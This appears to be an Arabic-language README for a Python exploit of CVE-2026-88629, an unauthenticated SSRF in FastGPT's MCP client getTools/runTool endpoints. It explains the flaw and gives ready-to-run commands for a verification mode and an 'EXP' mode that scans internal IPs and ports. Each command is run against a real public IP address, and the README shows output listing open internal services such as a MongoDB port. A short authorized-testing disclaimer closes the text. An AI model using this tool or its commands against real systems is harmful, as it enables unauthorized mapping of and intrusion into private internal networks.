 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
سكربت إثبات مفهوم واستغلال بلغة Python للثغرة CVE-2026-88629، وهي ثغرة SSRF غير مصادَق عليها في نقاط نهاية getTools/runTool الخاصة بعميل FastGPT MCP، مع فحص منافذ الشبكة الداخلية.

getTools وrunTool في FastGPT — إعادة إنتاجEnglish | 简体中文
الإصدارات المتأثرة: FastGPT Community Edition 4.10.0 ~ 4.14.x

يقبل كلٌّ من نقطتي النهاية getTools وrunTool تحت /api/support/mcp/client/ قيمة url من جسم الطلب، ويقوم الخادم ببدء اتصال MCP/SSE فعلي بها. لا تُجري أيٌّ من نقطتي النهاية أي مصادقة، وقيمة url خاضعة بالكامل لتحكم المهاجم، وتُعاد نتيجة الاتصال (رفض الاتصال / انتهاء المهلة / رمز حالة HTTP / نوع محتوى الاستجابة) في رسائل الخطأ — وهو ما يشكّل ثغرة SSRF غير مصادَق عليها مقترنةً بأداة استكشاف للشبكة الداخلية.
الاستغلال في الواقع:


وضع POC (التحقق من وجود الثغرة):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
المخرجات المتحقق منها (مقتطف):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
وضع EXP (استكشاف IP:port في الشبكة الداخلية، تصنيف ثلاثي الحالات: مفتوح / مغلق / مُرشَّح):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
المخرجات المتحقق منها (20 فحصًا، مع اكتشاف تلقائي لـ 4 خدمات داخلية مفتوحة):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
ملاحظة: يجب أن تتطابق بروتوكول/منفذ
--targetمع النشر الفعلي (هذا الهدف يقدّم الـ API فقط عبر https/443؛ استخدام http/80 يصطدم بـ 404 من nginx، وسيُبلّغ الفحص المسبق في السكربت صراحةً عن "endpoint unreachable" بدلًا من إنتاج نتيجة إيجابية خاطئة).
بالصينية
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
بالإنجليزية
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
هذا الدليل العملي مخصّص لأغراض تعليمية ولاختبارات الأمان المصرّح بها فقط. لا يتحمّل المؤلف أي مسؤولية عن أي إساءة استخدام لهذه المعلومات. احصل دائمًا على التصريح المناسب قبل اختبار أي نظام.






